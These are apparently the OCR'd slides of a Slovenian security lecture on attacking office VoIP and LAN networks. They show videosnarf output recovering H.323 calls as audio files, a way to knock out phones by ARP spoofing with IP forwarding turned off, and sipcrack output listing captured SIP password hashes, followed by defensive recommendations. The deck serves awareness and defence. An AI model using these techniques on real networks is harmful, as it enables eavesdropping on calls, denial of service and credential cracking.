Ethernet	100,00 %	1360	260018	0,015	0	
Address Resolution Protocol	10,74 %	146	6186	0,000	146	6
Internet Protocol	89,26 %	1214	253832	0,015	0	
Transmission Control Protocol	3,24 %	44	2856	0,000	28	1
TCP Encapsulation of IPsec Packets	1,18 %	16	1260	0,000	0	
Encapsulating Security Payload	0,88 %	12	996	0,000	12	
Short Frame	0,29 %	4	264	0,000	4	
User Datagram Protocol	86,03 %	1170	250976	0,014	0	
Bootstrap Protocol	0,15 %	2	2076	0,000	2	2
H323-MESSAGES	0,44 %	6	408	0,000	6	
Data	84,85 %	1154	246780	0,014	1154	246
Session Traversal Utilities for NAT	0,59 %	8	1712	0,000	0	
Data	0,59 %	8	1712	0,000	8	1


Analiza H.323 prometa




- Uporabljeni kodek: G.711 a-law (primarni), G.729A (sekundarni).

Poslušanje H.323 pogovorov


```
> videosnarf -i telefonski_promet.pcap
Starting videosnarf 0.63
[+]Starting to snarf the media packets
[+] Please wait while decoding pcap file...
Protocol: Unsupported
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
Protocol: Unsupported
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
Protocol: Unsupported
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
Protocol: Unsupported
Protocol: Unsupported
[+]Stream saved to file G711ALAW-media-1.wav
[+]Stream saved to file G711ALAW-media-2.wav
[+]Stream saved to file G711ALAW-media-3.wav
[+]Number of streams found are 3
[+]Snarfing Completed
```



Ostale možnosti: prestrezanje administratorskega dostopa do centrale, lažni TFTP strežnik za telefone,...



MD5 in SSL... ;-)



Blokada telefonov
(ali centrale)


- S pomočjo računalnika je iz telefonskega omrežja mogoče začasno onesposobiti poljuben telefon v omrežju. To storimo tako, da mu enostavno pošiljamo ARP pakete z napačnim MAC naslovom za prehod (gateway) oziroma tako, da na računalniku ne omogočimo IP posredovanja.

```
> echo 0 > /proc/sys/net/ipv4/ip_forward
```

Napadi na avtentikacijo


```
pepelux@debian$ sipcrack sip-users.txt -w dic.txt

SIPcrack 0.2  ( MaJoMu | www.codito.de )
-----------------------------------------

* Found Accounts:

Num   Server       Client       User  Hash|Password

1  10.100.100.102 172.23.0.9  1001  b031c8f29f2939b65f0d9401c8c94000
2  10.100.100.102 172.23.0.9  1001  da49687fde85a93e9dbfb939387696f0
3  10.100.100.102 172.23.0.9  1002  af55dd49bbd767a6fd35882b0e249c3d
4  10.100.100.102 172.23.0.9  1002  1555ffc83f8d80e5657b5695019ecd49
5  10.100.100.102 172.23.0.9  1002  16f880ed28fe8ba6a2487611e24205b
6  10.100.100.102 172.23.0.9  1001  8ee71563a5d173aa7a7eb8d8ae0a5dc4
7  10.100.100.102 172.23.0.9  1001  f74d46471ab4384f02a18a64e921ffe7
8  10.100.100.102 172.23.0.9  1002  a66136e558b34861db73b1aa4f233628
9  10.100.100.102 172.23.0.9  1002  ae6a41ac06613875626ea7ae34dc9a9a

* Select which entry to crack (1 - 9):
```

Napadi na avtentikacijo



[Video]

Prestrezanje e-poštnih komunikacij v LAN omrežju



Na koncu pa smo v poslovnih prostorih našli...



ENTERASYS
NETWORKS
S1 S2
CABLETRON
SYSTEMS
RoamAbout
Wireless LANs
CSIWS-A
www.cabletron.com/wireless

Rešitve?


Možne rešitve
(ki se *seveda* praviloma ne uporabljajo)

- Fizična varnost:
  - kontrola dostopov v prostore;
  - pregled in popis ožičenja;
  - varovanje opreme tudi znotraj omrežja.
- Omrežje:
  - uporaba statičnih ARP tabel na omrežnih stikalih (težava: večja nefleksibilnost omrežja, ker je treba MAC naslov omrežne naprave pred tem vpisati v ARP tabelo na omrežnem stikalu);
  - uporaba 802.1x avtentikacije na telefonih.
  - preveriti dizajn oz. segmentacijo omrežja: preveriti razdelitev omrežja na podomrežja (ang. *subnet*), da se ne uporabljajo omrežni mostovi (ang. *bridge*),...
- Izvedba informacijsko-varnostnega pregleda s strani neodvisnih strokovnjakov ter redno izvajanje informacijsko-varnostnih pregledov.
- Uporaba ZRTP/SRTP šifriranja na telefonih.

Znanstvena fantastika?
(korak naprej)



Vir: <http://www.phenoelit-us.org/stuff/FX_Phenoelit_25c3_Cisco_IOS.pdf>.



Vir: All your firmware are belong to us, <http://slo-tech.com/clanki/09010/>.

BUSTED!

Vprašanja?

http://pravokator.si

Vabljeni še na predavanje

Rešitve za zaščito mobilnih komunikacij (13. december 2013)

Na predavanju bodo predstavljene rešitve za zaščito mobilnih komunikacij. Ogledali si bomo kako šifrirati svoja SMS/tekstovna sporočila in telefonske pogovore, kako skriti svoje prometne podatke ter kakšne so možnosti za povsem anonimno komuniciranje.

http://pravokator.si